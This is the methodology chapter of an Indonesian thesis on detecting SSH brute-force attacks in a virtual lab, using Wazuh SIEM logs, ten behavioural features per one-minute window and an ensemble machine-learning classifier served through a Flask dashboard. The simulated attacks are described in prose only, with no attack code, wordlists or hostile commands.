3.1. Desain Penelitian dan Pendekatan Metode

3.1.1. Pendekatan Eksperimental Penelitian

Penelitian ini menggunakan pendekatan eksperimental yang dirancang untuk mengembangkan dan mengevaluasi sistem deteksi serangan SSH brute force berbasis hybrid antara Wazuh SIEM dan ensemble machine learning. Pendekatan eksperimental dipilih karena memungkinkan peneliti untuk melakukan kontrol penuh terhadap variabel-variabel yang mempengaruhi proses deteksi serangan, seperti jenis serangan, intensitas serangan, durasi serangan, serta konfigurasi sistem keamanan yang digunakan. Eksperimen dalam penelitian ini dilaksanakan melalui serangkaian tahapan yang sistematis, dimulai dari pembangunan infrastruktur virtualisasi, simulasi serangan terkontrol, pengumpulan data log, ekstraksi fitur perilaku, pelatihan model machine learning, hingga evaluasi performa sistem. Seluruh proses eksperimen dirancang untuk menjawab rumusan masalah yang telah ditetapkan, yaitu bagaimana mengembangkan metode agregasi fitur berbasis perilaku, menerapkan ensemble machine learning, mengintegrasikan sistem hybrid dengan Wazuh, serta mengevaluasi performa sistem yang dikembangkan. Infrastruktur eksperimen dibangun menggunakan platform virtualisasi Proxmox yang berjalan pada satu mesin fisik. Lingkungan virtual ini terdiri dari empat server virtual yang saling terhubung dalam satu jaringan internal. Server-server tersebut meliputi server Wazuh SIEM yang bertugas mengumpulkan dan menganalisis log keamanan, server Flask yang berperan sebagai pusat pemrosesan machine learning dan dashboard monitoring, server Ubuntu yang berfungsi sebagai target serangan SSH, serta server Kali Linux yang bertindak sebagai sumber serangan dengan lima alamat IP berbeda. Seluruh komponen dalam lingkungan eksperimen telah dikonfigurasi sedemikian rupa sehingga menyerupai kondisi lingkungan produksi nyata. Hal ini bertujuan untuk memastikan bahwa hasil yang diperoleh dari eksperimen dapat digeneralisasikan ke lingkungan yang sebenarnya. Setiap server virtual diberikan alamat IP statis untuk memudahkan proses komunikasi antar komponen, yaitu Wazuh server pada alamat 10.151.20.169, Flask server pada alamat 10.151.20.152, target server Ubuntu pada alamat 10.151.20.250, dan Kali Linux dengan rentang alamat 10.151.20.141 hingga 10.151.20.145.

3.1.2. Controller Attack Simulation

Simulasi serangan yang dilakukan dalam penelitian ini dilaksanakan dengan pendekatan terkontrol yang disebut controlled attack simulation, dimana seluruh parameter dan komponen serangan telah ditentukan sebelumnya oleh peneliti. Pendekatan ini dipilih untuk memastikan bahwa dataset yang dihasilkan memiliki variasi pola serangan yang lengkap dan representatif, mulai dari aktivitas normal sebagai baseline hingga serangan dengan intensitas tertinggi (critical). Serangan dikendalikan melalui skrip otomatis yang dijalankan dari server Kali Linux. Skrip

tersebut dirancang untuk menyerang target server Ubuntu (web server) melalui protokol SSH dengan menggunakan teknik brute force, yaitu mencoba berbagai kombinasi username dan password dari wordlist yang telah disiapkan. Penggunaan skrip otomatis digunakan untuk mengontrol secara presisi jumlah percobaan login, jeda waktu antar percobaan, variasi username, serta jumlah source IP address yang digunakan.

Simulasi serangan dilakukan selama lima hari berturut-turut dengan skenario yang berbeda setiap harinya. Hari pertama difokuskan pada pembangkitan lalu lintas normal sebagai baseline yang menyerupai perilaku pengguna manusia, dengan jeda waktu antar sesi berkisar antara 30 hingga 90 detik. Hari kedua hingga hari kelima secara bertahap meningkatkan intensitas serangan, dimulai dari serangan berintensitas rendah (low), kemudian sedang (medium), tinggi (high), hingga kritis (critical). Setiap skenario serangan menggunakan karakteristik yang berbeda dalam hal jumlah percobaan, kecepatan serangan, jumlah alamat IP sumber, serta variasi username dan password yang dicoba. Seluruh serangan yang dijalankan dari Kali Linux akan terekam dalam bentuk log pada server target Ubuntu. Log-log tersebut kemudian dikumpulkan dan dianalisis oleh Wazuh SIEM, yang selanjutnya meneruskan data ke server Flask untuk diproses lebih lanjut. Dengan pendekatan simulasi terkontrol ini, penelitian berhasil mengumpulkan sebanyak 3.006 event serangan SSH yang mencakup berbagai tingkat keparahan (severity), mulai dari aktivitas normal hingga serangan kritis.

3.1.3. Alur Penelitian

Metode penelitian ini menggunakan pendekatan eksperimental yang disusun secara bertahap untuk mengembangkan dan mengevaluasi sistem deteksi serangan SSH brute force berbasis ensemble machine learning dengan agregasi fitur perilaku berbasis waktu. Penelitian ini memanfaatkan infrastruktur virtualisasi yang menyerupai lingkungan nyata untuk menghasilkan dataset dari simulasi serangan yang lebih representatif dibandingkan dataset publik. Diagram alir penelitian, yang memuat tahapan pelaksanaan dan rencana kegiatan selama penelitian, disajikan pada Gambar 1 sebagai panduan dalam pelaksanaan penelitian. Alur penelitian ini dirancang secara sistematis dalam delapan tahapan utama yang saling berkesinambungan. Setiap tahapan memiliki keluaran spesifik yang menjadi masukan bagi tahapan berikutnya. Berikut adalah penjelasan rinci untuk setiap tahapan yang dilakukan:

Tahap 1: Perancangan Penelitian

Tahap ini merupakan fondasi awal dari seluruh rangkaian penelitian yang telah dilaksanakan. Kegiatan yang dilakukan meliputi:

1) Perumusan Tujuan dan Masalah Penelitian

Penulis menetapkan tujuan utama penelitian yaitu mengembangkan sistem deteksi serangan SSH brute force menggunakan pendekatan hybrid antara Wazuh SIEM dan ensemble machine learning. Rumusan masalah dijabarkan menjadi empat pertanyaan penelitian yang berfokus pada metode agregasi fitur, implementasi ensemble learning, integrasi sistem, dan evaluasi performa.

2) Kajian Pustaka Penelitian

Peneliti melakukan studi literatur terhadap 20 publikasi ilmiah terkait, yang mencakup penelitian-penelitian tentang deteksi serangan brute force, penggunaan Wazuh SIEM, penerapan machine learning dan deep learning untuk keamanan siber, serta metode ensemble learning. Dari hasil kajian ini menghasilkan state-of-the-art dan gap penelitian.

3) Identifikasi Gap Penelitian (Dataset Publik)


Dari kajian pustaka sebagian besar penelitian terdahulu menggunakan dataset publik sintetis yang kurang merepresentasikan kondisi serangan nyata. Penelitian ini mengatasi gap tersebut dengan membangun dataset dari simulasi serangan terkontrol menggunakan teknik penetration testing aktual, sehingga pola serangan yang dihasilkan lebih autentik.

4) Penetapan 10 Fitur Behavioral

Peneliti menetapkan sepuluh fitur perilaku yang akan diekstrak dari dataset log serangan, meliputi failed_attempts (Jumlah percobaan login yang gagal), success_attempts (Jumlah percobaan login yang berhasil), total_attempts (Total seluruh percobaan login), fail_success_ratio (Rasio antara percobaan gagal dan berhasil), unique_users (Jumlah username unik yang digunakan), username_entropy (Tingkat keragaman username), time_variance (Varians waktu antar percobaan login), session_duration (Durasi sesi serangan dalam satu jendela waktu), target_diversity (Jumlah alamat IP tujuan yang menjadi target) dan velocity (Kecepatan percobaan login per detik).

5) Desain Three-Class Classification

Perancangan skema klasifikasi dengan tiga tingkatan, yaitu normal untuk aktivitas pengguna normal, suspicious untuk aktivitas yang mencurigakan dan belum masuk kategori serangan, serta attack untuk serangan brute force yang terkonfirmasi. Skema ini dipilih untuk memberikan tingkat detail yang lebih baik dalam proses deteksi dibandingkan dengan klasifikasi biner (normal vs attack).



Gambar 3. 1 Diagram Tahapan Penelitian

Tahap 2: Pembangunan Infrastruktur dan Sistem Dashboard

Tahap ini berfokus pada implementasi infrastruktur virtualisasi dan rancangan topologi yang terdiri dari empat server virtual beserta komponen pendukungnya. Server-server tersebut meliputi:

1) Node VM Server Wazuh SIEM (IP *address* 10.151.20.169/25) Bertugas mengumpulkan log keamanan dari server target (web server), menganalisis event berdasarkan aturan yang telah ditentukan, dan menyediakan API untuk mengakses data alert.
2) Node VM Flask Server (IP *address* 10.151.20.152) berperan sebagai pusat pemrosesan machine learning, menampung seluruh logika bisnis sistem deteksi, dan menjalankan dashboard interaktif.
3) Node VM Ubuntu Server (IP *address* 10.151.20.250/25) berfungsi sebagai target serangan SSH yang akan dibanjiri (*flood*) percobaan login dari mesin attacker (kali linux).
4) Node VM Kali Linux (IP *address* 10.151.20.141 - 10.151.20.145) bertindak sebagai sumber serangan dengan lima *source* IP *address* berbeda untuk mensimulasikan serangan terdistribusi.

Selain keempat server tersebut, pada tahap ini juga dikembangkan dashboard interaktif yang terintegrasi dengan API untuk keperluan monitoring dan analisis dataset. Dashboard yang dibangun memiliki tiga halaman utama dengan fungsi sebagai berikut:

1) ML-Analysis (Analisis Model Dataset) - bagian ini menyediakan berbagai informasi terkait performa model machine learning yang telah dilatih. Fitur-fitur yang tersedia meliputi:
   - Menampilkan empat metrik utama model yaitu akurasi, presisi, recall, dan F1-score.
   - Menyajikan grafik *feature importance* yang menunjukkan kontribusi setiap fitur dalam proses klasifikasi.
   - Menampilkan tabel perbandingan performa antar model, yaitu Random Forest, XGBoost, Gradient Boosting, dan Ensemble Voting.
   - Data pada halaman ini diambil secara dinamis dari endpoint API `/api/ml/training-metrics` dan `/api/ml/feature-importance`.
2) ML-Training (Pelatihan Model Dataset) - bagian ini digunakan untuk melatih ulang model machine learning dengan dataset baru. Fitur-fitur yang tersedia meliputi:
   - Menampilkan status model Random Forest, XGBoost, Gradient Boosting, dan Ensemble Voting.
   - Menyediakan fitur unggah file CSV yang berisi data fitur dan label.

- Menampilkan progress pelatihan secara *real-time* melalui lima tahapan: Data Loading, Feature Extraction, Model Training, Ensemble Creation, dan Model Evaluation.
- Menampilkan log *training* yang berisi informasi detail setiap proses.
- Menyediakan history training yang mencatat setiap sesi pelatihan beserta metrik yang dihasilkan.
- Proses training dijalankan melalui endpoint API `/api/ml/train` yang akan menyimpan model ke direktori `models/` dan mencatat history ke file `training_history.json`.

3) ML-Prediction (Prediksi Serangan Dataset) - bagian ini menyediakan dua metode prediksi yang dapat digunakan sesuai kebutuhan penggunaan:
   a) *Single Prediction* (Prediksi Tunggal):
   - Model yang digunakan adalah *ensemble voting classifier* yang menggabungkan Random Forest, XGBoost, dan Gradient Boosting.
   - Penulis dapat mengisi form yang berisi sepuluh fitur masukan secara manual.
   - Tersedia tiga tombol preset (Normal, Suspicious, Attack) yang secara otomatis mengisi form dengan nilai-nilai yang mewakili masing-masing kategori.
   - Setelah menekan tombol `Run Predict`, sistem akan mengirim data ke endpoint API `/api/ml/predict` yang memproses data masukan menggunakan model ensemble yang telah dilatih.
   - Hasil prediksi akan ditampilkan berdasarkan tiga klasifikasi (Normal, Suspicious dan Attack) serta tingkat confidence model distribusi probabilitas untuk setiap kelas.

   b) Batch Prediction (Prediksi Massal):
   - Penulis dapat mengunggah file csv yang berisi banyak sampel dataset sekaligus.
   - File csv harus memiliki kolom-kolom fitur yang sesuai (minimal sepuluh fitur) dan dapat menyertakan kolom label untuk keperluan evaluasi.
   - Sistem akan memproses seluruh dataset dalam satu kali *request* ke endpoint API `/api/ml/batch-predict`.
   - Dashboard akan menampilkan hasil berupa jumlah total sampel, metrik akurasi, presisi, *recall*, dan F1-score.
   - Selain itu, pada hasil ditampilkan juga confusion matrix dalam bentuk grid, serta tabel 100 sampel pertama yang menunjukkan prediksi, tingkat *confidence*, *ground truth*, dan status kebenaran prediksi.

Tahap 3: Simulasi Serangan dan Pengumpulan Dataset

Pada tahap ini, pengujian dan skenario serangan terkontrol dengan lima tingkat keparahan (*severity*) yang berbeda, meliputi baseline normal, *low*, *medium*, *high*, dan *critical*. Serangan dilakukan menggunakan skrip otomatis yang dijalankan dari server Kali Linux dengan memanfaatkan teknik penetration testing aktual. Seluruh serangan dijalankan menuju server target Ubuntu (web server) pada IP address 10.151.20.250/25. Proses pengumpulan dataset mengikuti alur sebagai berikut:

1) Instalasi dan Konfigurasi Wazuh Agent (10.151.20.250/25)
   Sebelum serangan dimulai, server target Ubuntu Server (Wazuh agent) terhubung ke Wazuh manager (server) pada IP *address* 10.151.20.169/25. Wazuh agent ini bertugas memantau file log otentikasi SSH pada direktori `/var/log/auth.log` dan mengirimkan setiap event ke Wazuh manager secara *real-time*.
2) Pengujian Serangan
   Serangan dijalankan dari server Kali Linux dengan konfigurasi virtual IP address pada rentang 10.151.20.141 - 10.151.20.145.
3) Pengumpulan Event oleh Wazuh Manager
   Setiap percobaan login yang terjadi pada server target (wazuh agent) akan terekam dalam file `log /var/log/auth.log`. Wazuh agent yang terpasang pada server target akan membaca setiap baris log baru dan mengirimkannya secara langsung ke Wazuh manager. Di sisi Wazuh manager, setiap event tersebut dianalisis menggunakan aturan-aturan (*rules*) yang telah dikonfigurasi, kemudian disimpan dalam bentuk alert (metadata).
4) Penyediaan Data melalui API Wazuh
   Wazuh manager menyediakan REST API yang dapat diakses untuk mengambil data alert yang telah terkumpul. Melalui service API ini, seluruh event serangan dapat diakses dalam format JSON yang terstruktur.
5) Pengambilan Data oleh Server Flask
   Server Flask (10.151.20.152/25) secara berkala mengakses API Wazuh manager untuk mengambil data alert SSH. Server Flask kemudian memproses data tersebut dan menyimpannya ke dalam file CSV. Selain itu, data serangan juga ditampilkan secara *real-time* pada dashboard.
6) Ekspor Dataset ke File CSV
   Setelah seluruh rangkaian dari skenario serangan selama lima hari selesai dilakukan, data alert yang telah terkumpul di server Flask diekspor ke dalam file CSV. Masing-masing hari menghasilkan file CSV tersendiri dengan format penamaan `ssh_alerts_YYYY-MM-DD-kategori.csv`. Kelima file CSV tersebut kemudian digabungkan menjadi satu file master bernama `ssh_alerts_5day_combined.csv` yang berisi 3.006 baris data (termasuk baris *header*).

Dengan demikian, dataset yang terkumpul merupakan data autentik dari skenarion dan pengujian serangan nyata dengan *wordlist brute force*, bukan dari dataset

publik sintetis, sehingga lebih representatif terhadap kondisi serangan di dunia nyata.

Tahap 4: Pengolahan Dataset dan Ekstraksi Fitur

a) Sumber Data Log Mentah - Dataset log mentah yang akan diolah berasal dari dua sumber utama:
   1) File csv hasil ekspor dari server Flask. Kelima file ini yang meliputi (*beseline*, *low*, *medium*, *high* dan *critical*) yang telah dikumpulkan selama lima hari dari hasil serangan (`ssh_alerts_2026-03-29-baseline.csv`, `ssh_alerts_2026-03-30-low.csv`, `ssh_alerts_2026-03-31-medium.csv`, `ssh_alerts_2026-04-01-high.csv`, `ssh_alerts_2026-04-02-critical.csv`) disatukan menjadi satu file master bernama `ssh_alerts_5day_combined.csv`.
   2) Proses dari penggabungan file – Penggabungan dataset dilakukan melalui terminal server Flask dengan perintah sebagai berikut:

- Header diambil dari file baseline menggunakan perintah `head -1`.
- Seluruh baris data (tanpa header) dari kelima file ditambahkan menggunakan perintah `tail -n +2`.
- Hasil akhir disimpan sebagai `ssh_alerts_5day_combined.csv` yang berisi 3.007 baris (1 baris header + 3.006 baris data).

b) Pembersihan Data Awal (*Data Cleaning*)
   Sebelum proses ekstraksi fitur dilakukan, data log terlebih dahulu dibersihkan agar siap digunakan dalam analisis. Tahapan-tahapan ini meliputi:
   1) Konversi timestamp - Kolom *timestamp* yang awalnya berupa teks diubah menjadi format *datetime* menggunakan fungsi `pd.to_datetime()`, sehingga data waktu dapat diolah dengan lebih mudah, terutama untuk analisis berbasis waktu.
   2) Penambahan kolom indikator – tahap ini akan ditambahkan dua kolom baru untuk membantu proses identifikasi aktivitas:

- *is_failed*: nilai akan bernilai 1 jika log mengandung kata seperti *failed*, *non-existent*, atau *invalid*, yang menunjukkan kegagalan login.
- *is_success*: nilai akan bernilai 1 jika log mengandung kata *success* atau *accepted*, yang menunjukkan login berhasil.

   3) Konversi tingkat keparahan (*severity*) - kolom tingkatan yang berisi kategori seperti *Low*, *Medium*, *High*, dan *Critical* diubah menjadi nilai numerik (1, 2, 3, 4). Hal ini dilakukan agar data dapat digunakan dalam proses perhitungan dan analisis statistik.

c) Agregasi Temporal (*Temporal Aggregation*)
   Proses dari agregasi temporal dilakukan dengan cara mengelompokkan dataset log berdasarkan waktu tertentu, sehingga beberapa event yang

terjadi dalam periode yang sama dapat dianalisis sebagai satu kesatuan. Dengan pendekatan ini, pola aktivitas dari suatu IP address dapat terlihat lebih jelas dibandingkan jika dianalisis per event. Parameter yang digunakan dalam proses agregasi ini seperti pada tabel 3.1. berikut:

Tabel 3. 1 Proses agregasi temporal

Parameter	Nilai	Keterangan
Interval waktu	1 menit	Setiap kelompok data mencakup aktivitas dalam durasi 60 detik
Dasar pengelompokan	Source IP dan timestamp	Data dikelompokkan berdasarkan *source* IP *address* dan waktu kejadian
Metode pembulatan	Pengelompokan waktu ke interval 1 menit	Timestamp dibulatkan ke bawah ke menit terdekat

Melalui proses ini, dataset awal sebanyak 3.006 event berhasil diringkas menjadi 273 jendela waktu (*window*). Setiap window merepresentasikan aktivitas dari satu IP *address* dalam rentang waktu satu menit, sehingga memudahkan analisis pola serangan berbasis perilaku.

d) Ekstraksi Sepuluh Fitur Perilaku

Dari setiap jendela waktu (*window*) yang terbentuk, selanjutnya akan diekstrak sepuluh (10) fitur perilaku yang dirancang untuk merepresentasikan karakteristik serangan. Setelah dataset dikelompokkan ke dalam jendela waktu (*window*), kemudian mengambil informasi penting dari setiap *window* tersebut. Proses ini disebut ekstraksi fitur, yaitu mengubah dataset log menjadi nilai numerik yang dapat digunakan oleh model machine learning. Setiap *window* akan direpresentasikan oleh sepuluh fitur perilaku yang menggambarkan aktivitas login pada *protocol* SSH dalam periode tersebut, seperti jumlah percobaan login, tingkat kegagalan, hingga kecepatan serangan.Tabel 3.2. merupakan detail perhitungan setiap fitur:

Tabel 3. 2 Ekstraksi 10 Fitur Perilaku

No	**Nama Fitur**	**Rumus / Metode Perhitungan**	**Keterangan**
1	*total_attempts*	Jumlah seluruh event dalam window	Total semua percobaan login dalam satu periode waktu
2	*failed_attempts*	Jumlah event dengan `is_failed = 1`	Jumlah percobaan login yang gagal

3	*success_attempts*	Jumlah event dengan `is_success = 1`	Jumlah percobaan login yang berhasil
4	*fail_success_ratio*	*failed_attempts* atau *success_attempts* jika *success* > 0, *else failed_attempts*	Rasio perbandingan antara jumlah gagal dan berhasil
5	*unique_users*	`nunique()` dari kolom User	Jumlah username yang berbeda yang digunakan
6	*username_entropy*	$-\Sigma\, p(u) \times \log_2(p(u))$	Mengukur tingkat variasi atau keragaman username
7	*time_variance*	`var()` dari selisih timestamp antar event	Varians waktu antar percobaan
8	*session_duration*	`max(timestamp)` - min(timestamp)	Lama aktivitas dalam satu window (detik)
9	*target_diversity*	`nunique()` dari kolom Dest IP	Jumlah IP address tujuan yang berbeda
10	*velocity*	total_attempts / session_duration	Kecepatan percobaan login per detik

e) Implementasi Ekstraksi Fitur

Proses ekstraksi fitur diimplementasikan menggunakan bahasa pemrograman Python dengan bantuan library pandas dan numpy. Kode program untuk ekstraksi fitur ditulis dalam file `feature_extractor_v5.py` yang dijalankan melalui terminal server Flask dengan perintah:

```
python
scripts/feature_extractor_v5.pydata/raw_logs/ssh_alerts_5day_com
bined.csv
```

Pada file feature_extractor ini akan menghasilkan dua keluaran:

- File csv fitur: `ssh_alerts_5day_combined_features_behavioral.csv` yang berisi 273 baris data dengan 17 kolom (10 fitur utama + 7 fitur turunan + metadata)
- File statistik: `ssh_alerts_5day_combined_features_behavioral_statistics.txt` yang berisi ringkasan hasil ekstraksi

f) Pembersihan Dataset Setelah Proses Ekstraksi (*Handling Missing Values*)
Setelah proses ekstraksi fitur, ditemukan beberapa baris data yang mengandung nilai kosong (NaN) yang disebabkan oleh window dengan hanya satu event (sehingga time_variance dan avg_time_between tidak terdefinisi). Tabel 3.3. merupakan proses pembersihan dilakukan dengan menghapus baris-baris yang mengandung nilai NaN menggunakan fungsi dropna().

Tabel 3. 3 Proses Pembersihan Dataset Setelah Proses Ekstraksi

Tahap	**Jumlah Data**	**Keterangan**
Before cleaning	273 *window*	Hasil ekstraksi awal
Dihapus (mengandung NaN)	14 *window*	Dataset dengan nilai tidak valid
After cleaning	259 *window*	Dataset siap untuk pelabelan

g) Hasil Akhir Ekstraksi Fitur

Setelah seluruh proses pengolahan data dan ekstraksi fitur selesai, diperoleh dataset akhir yang sudah bersih dan siap digunakan. Dataset ini merupakan hasil agregasi dan perhitungan fitur dari data log SSH, sehingga sudah dalam bentuk numerik dan terstruktur. Tabel 3.4. merupakan karakteristik dataset yang dihasilkan.

Tabel 3. 4 Karakteristik Hasil Akhir Dataset

Metrik	**Nilai**
Jumlah window	259 baris
Jumlah fitur	17 kolom (10 fitur proposal + 7 fitur tambahan)
Rentang nilai *velocity*	0,0455 - 19,8582 attempts/detik
Rentang nilai *failed_attempts*	0 - 153 percobaan
Jumlah source IP address unik	6 alamat IP
Format penyimpanan	CSV (comma-separated values)
Lokasi file	/opt/ml-wazuh-detection/data/raw_logs/

Dataset inilah yang selanjutnya akan digunakan untuk proses pelabelan dan pelatihan model ensemble machine learning.

Tahap 5: Pelabelan Berbasis Perilaku

Setelah seluruh fitur berhasil diekstrak dari setiap jendela waktu satu menit, langkah berikutnya adalah memberikan label pada setiap baris data. Pelabelan ini bertujuan untuk mengkategorikan setiap window ke dalam tiga kelas yang telah ditentukan, yaitu Normal, Suspicious, dan Attack. Proses pelabelan dilakukan secara otomatis

menggunakan aturan berbasis perilaku (*behavioral-based labeling*) yang dirancang berdasarkan karakteristik serangan SSH brute force. Aturan pelabelan (labeling rules) menetapkan tiga aturan pelabelan yang didasarkan pada dua parameter utama, yaitu kecepatan percobaan login (velocity) dan jumlah percobaan gagal (failed_attempts). Tabel 3.5. merupakan rules tersebut beserta representasi matematisnya.

Tabel 3. 5 Rules (pelabelan berbasis perilaku)

Kategori	**Kondisi**	**Representasi Matematis**
Attack	Velocity ≥ 5,0 or failed_attempts ≥ 50	$(v \geq 5{,}0) \vee (f \geq 50)$
Suspicious	Velocity ≥ 0,5 or failed_attempts ≥ 10	$(v \geq 0{,}5) \vee (f \geq 10)$
Normal	Selain kondisi di atas (Else)	$(v < 0{,}5) \wedge (f < 10)$

Keterangan:

- v = velocity (kecepatan percobaan login per detik)
- f = failed_attempts (jumlah percobaan login yang gagal)
- ∨ = operator logika OR (atau)
- ∧ = operator logika AND (dan)

Hierarki Aturan (*Rule Hierarchy*) proses pelabelan menerapkan hierarki di mana aturan untuk kelas Attack dievaluasi terlebih dahulu, kemudian Suspicious, dan terakhir Normal. Hal ini memastikan bahwa window yang memenuhi kriteria Attack tidak akan salah diklasifikasikan sebagai Suspicious atau Normal.

```
IF (v ≥ 5,0 OR f ≥ 50) THEN
    label = ATTACK
ELSE IF (v ≥ 0,5 OR f ≥ 10) THEN
    label = SUSPICIOUS
ELSE
    label = NORMAL
END IF
```

Tabel 3.6 merupakan perhitungan pelabelan berdasarkan data aktual dari hasil ekstraksi fitur.

Tabel 3. 6 Perhitungan Labelling

Parameter	**Nilai**	**Evaluasi**	**Hasil**
Window Attack			
velocity (v)	10	v ≥ 5,0? ⇨ Yes	Memenuhi kriteria Attack
failed_attempts (f)	0	f ≥ 50? ⇨ No	
Window ini dilabel sebagai Attack (karena velocity = 10,0 ≥ 5,0)			
Window Suspicious			
velocity (v)	0,37	v ≥ 5,0? ⇨ No	Tidak memenuhi Attack
failed_attempts (f)	10	f ≥ 50? ⇨ No	
Evaluasi Suspicious			
velocity (v)	0,37	v ≥ 0,5? ⇨ No	Memenuhi kriteria Suspicious
failed_attempts (f)	10	f ≥ 10? ⇨ Yes	
Window ini dilabel sebagai Suspicious (karena failed_attempts = 10 ≥ 10)			
Window Normal			
velocity (v)	0,05	v ≥ 5,0? ⇨ No	Tidak memenuhi Attack
failed_attempts (f)	0	f ≥ 50? ⇨ No	
Evaluasi Suspicious			
velocity (v)	0,05	v ≥ 0,5? ⇨ No	Tidak memenuhi Suspicious
failed_attempts (f)	0	f ≥ 10? ⇨ No	
Window ini dilabel sebagai Normal (tidak memenuhi kedua kriteria di atas)			

Tahap 6: Pelatihan Model Training (Ensemble Machine Learning)

Pada tahap ini, dilakukan pelatihan tiga model machine learning secara terpisah, yaitu Random Forest, XGBoost, dan Gradient Boosting. Ketiga model tersebut kemudian digabungkan menggunakan mekanisme *voting classifier*, di mana keputusan akhir ditentukan berdasarkan nilai probabilitas tertinggi hasil agregasi dari ketiga model. Sebelum proses pelatihan, data fitur terlebih dahulu dinormalisasi menggunakan StandardScaler, dan dataset dibagi menjadi data latih sebesar 80 persen ($n_{train} = n_{total}$ x 0.8) serta data uji sebesar 20 persen ($n_{test} = n_{total}$ x 0.2). Dataset yang telah dilabel dibagi menjadi dua bagian menggunakan metode *stratified split*. Stratified split dipilih untuk memastikan proporsi setiap kelas (Normal, Suspicious, Attack) tetap terjaga baik pada data latih maupun data uji.

Tahap 7: Evaluasi Model Penelitian

Setelah model ensemble selesai dilatih, tahap selanjutnya adalah mengevaluasi performa model untuk memastikan bahwa model memiliki kemampuan yang baik dalam mengklasifikasikan serangan SSH brute force. Penelitian ini menggunakan empat metrik evaluasi utama untuk mengukur performa model, yaitu akurasi (*accuracy*), presisi (*precision*), *recall*, dan F1-score. Keempat metrik ini dihitung berdasarkan nilai-nilai dari confusion matrix. Validasi silang (*cross validation*) digunakan untuk mengevaluasi kemampuan generalisasi model dan mendeteksi potensi *overfitting*. Metode ini membagi data menjadi sejumlah lipatan (*fold*) yang sama besar. *Feature importance* digunakan untuk mengetahui seberapa besar kontribusi setiap fitur dalam proses klasifikasi. Penelitian ini menggunakan metode Gini Importance yang diimplementasikan dalam algoritma Random Forest. Kemudian proses evaluasi model diimplementasikan menggunakan bahasa pemrograman Python dengan memanfaatkan library scikit-learn.

Tahap 8: Deployment dan Pengujian

Tahap akhir dari alur penelitian ini adalah mengimplementasikan model machine learning yang telah dilatih ke dalam sebuah dashboard interaktif berbasis web yang dideploy pada server Flask di alamat http://10.151.20.152:5000. Dashboard menyediakan tiga halaman utama dengan fungsi yang berbeda. Halaman ML Analysis berfungsi menampilkan metrik performa model (akurasi, presisi, recall, F1-score), grafik *feature importance*, serta tabel perbandingan antar model (Random Forest, XGBoost, Gradient Boosting, dan Ensemble). Halaman ML Training memungkinkan pengguna melatih ulang model dengan mengunggah file csv baru, menampilkan progress pelatihan dalam lima tahapan (*Data Loading, Feature Extraction, Model Training, Ensemble Creation, Model Evaluation*), serta menyediakan log dan riwayat pelatihan. Halaman ML Prediction menyediakan dua metode prediksi, yaitu *single prediction* dengan formulir manual atau tombol preset (*Normal, Suspicious, Attack*), serta *batch prediction* melalui unggahan file csv yang menghasilkan metrik evaluasi, confusion matrix, dan tabel prediksi.

